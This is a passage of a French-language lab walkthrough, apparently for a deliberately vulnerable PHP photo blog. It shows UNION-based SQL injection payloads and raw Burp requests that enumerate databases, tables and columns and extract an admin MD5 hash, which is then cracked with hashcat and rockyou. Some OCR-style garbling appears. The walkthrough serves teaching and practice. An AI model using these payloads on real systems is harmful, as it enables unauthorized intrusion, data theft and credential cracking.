
```
53 <div class="block" id="block-text">
54 <div class="secondary-navigation">
55 <div class="content">
56 <h2 class="title">
    Picture: Hacker
  </h2>
57 <div class="inner" align="center">
58 <p>
59 
  </p>
```

## LIMIT 1,1

Lorsque l'on ajoute `LIMIT 1,1` dans notre requête. Plusieurs éléments disparaissent.


URL : `http://192.168.56.112/cat.php?id=2+UNION+SELECT+NULL,NULL,NULL,NULL+LIMIT+1,1;-`  
+





**FIG. 10:** Plusieurs éléments disparaissent lorsque l'on ajoute LIMIT 1,1

On peut également utiliser le *Comparer* de Burp (clic droit, *send to Comparer*) pour examiner les différences entre les réponses.



**FIG. 11:** Différence avec LIMIT 1,1 dans le comparer

## Réfléchir les éléments

Lorsque l'on remplace nos `NULL` par du texte. On peut voir que la 2ème et 3ème colonnes sont réfléchies dans la page web.

**Request**

Pretty Raw \n Actions ▾

```
1 GET /cat.php?id=2+UNION+SELECT+'aaa','bbb','ccc','ddd'+LIMIT+1,1;--+ HTTP/1.1
2 Host: 192.168.56.112
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: fr,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Cookie: PHPSESSID=57nmfhmha14p0opgnog17om92
10 Upgrade-Insecure-Requests: 1
11
```

**Response**

Pretty Raw Render \n Actions ▾


```
49 <div id="content">
50
51
52
53 <div class="block" id="block-text">
54 <div class="secondary-navigation">
55 <div class="content">
56 <h2 class="title">
57 Picture: bbb
58 </h2>
59 <div class="inner" align="center">
60 <p>
61 
62 </p>
63 </div>
64 </div>
65 </div>
66 </div>
67 </div>
```

**FIG. 12:** On voit nos 'bbb' et 'ccc' dans la réponse Web

## Trouver le nom de la BDD

On extrait le nom des bases de données avec l'injection SQL :

```
1 2 UNION SELECT NULL,group_concat(schema_name),'ccc',NULL FROM
   information_schema.schemata LIMIT 1,1;--
```



**FIG. 13:** On trouve que la base de données s'appelle photoblog

## Trouver les tables

De même, on liste les tables avec l'injection SQL suivante :

```
1 2 UNION SELECT NULL,group_concat(table_name),'ccc',NULL FROM
   information_schema.tables WHERE table_schema='photoblog' LIMIT 1,1;
--
```



**FIG. 14:** On liste les tables

## Trouver les colonnes

On liste les colonnes de la table avec l'injection SQL suivante :

```
1 2 UNION SELECT NULL,group_concat(column_name),'ccc',NULL FROM
   information_schema.columns WHERE table_name='users' LIMIT 1,1;--
```




FIG. 15: On liste les colonnes

## Extraction de données

Une fois que l'on a les tables, et les noms de colonnes. On peut récupérer le hash de l'administrateur.

```
1 2 UNION SELECT NULL,group_concat(login,0x7c,password),'ccc',NULL FROM
   users LIMIT 1,1;--
```

retty Raw In Actions

GET /cat.php?id=2+UNION+SELECT+NULL,group\_concat(login,0x7c,password),'ccc',NULL+FROM+users+LIMIT+1,1;--+ HTTP/1.1

Host: 192.168.56.112

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:83.0) Gecko/20100101 Firefox/83.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: fr,en-US;q=0.7,en;q=0.3

Accept-Encoding: gzip, deflate

DNT: 1

Connection: close

Cookie: PHPSESSID=57nmnfhmha14p0opgnog17om92

Upgrade-Insecure-Requests: 1

Search... 0 matches

response

retty Raw Render In Actions

```
</div>

<div id="page">
  <div id="content">

    <div class="block" id="block-text">
      <div class="secondary-navigation">
        <div class="content">
          <h2 class="title">
            Picture: admin|8efe310f9ab3efeae8d410a8e0166eb2
          </h2>
        </div>
      </div>
    </div>
  </div>
</div>
```

**FIG. 16:** On récupère finalement un couple login / mot de passe

Identifiants :

```
1 admin:8efe310f9ab3efeae8d410a8e0166eb2
```

## Casser le hash

Il s'agit ici d'un hash connu, et vous pouvez trouver le clair sur internet. Par principe, voici la démarche complète pour le casser.

### Identifier le hash

On peut utiliser l'outil `hash-identifier` présent par défaut sur Kali pour **identifier le type du hash**.

```
1 $ hash-identifier 8efe310f9ab3efeae8d410a8e0166eb2
2 [ascii art]
3
4 Possible Hashs:
5 [+] MD5
6 [+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)
7   ))
8 Least Possible Hashs:
9 [+] RAdmin v2.x
10 ...
```

L'outil nous indique qu'il s'agit vraisemblablement d'un hash MD5.

### Casser le hash avec Hashcat

En regardant l'aide de `hashcat` avec `hashcat -h | less`. On identifie que le type MD5 se donne avec l'option `-m 0`.

Sur kali il est souvent nécessaire d

```
1 $ hashcat -h | less
2 [...]
3 # | Name | Category
4 =====+=====
5 900 | MD4 | Raw Hash
6 0 | MD5 | Raw Hash
7 100 | SHA1 | Raw Hash
8 1300 | SHA2-224 | Raw Hash
9 [...]
```

On crée un fichier `admin.hash` dans lequel on écrit notre hash. Et on lance `hashcat` de la façon suivante :

```
1 $ hashcat --force -m 0 admin.hash /usr/share/wordlists/rockyou.txt
```



```
2 hashcat (v6.1.1) starting...
3
4 [...]
5 Dictionary cache hit:
6 * Filename...: /usr/share/wordlists/rockyou.txt
7 * Passwords.: 14344385
8 * Bytes.....: 139921507
9 * Keyspace...: 14344385
10
11 8efe310f9ab3efeae8d410a8e0166eb2:P4ssw0rd
12
13 [...]
```

**rockyou.txt** est une liste commune de mot de passe. Elle est présente par défaut sur kali à `/usr/share/wordlists/rockyou.txt.gz`. Mais elle est compressée, et il est nécessaire de l'extraire.

Un fois le hash cassé une fois. On peut le retrouver avec `hashcat --show hashfile`.

```
1 $ hashcat --show admin.hash
2 8efe310f9ab3efeae8d410a8e0166eb2:P4ssw0rd
```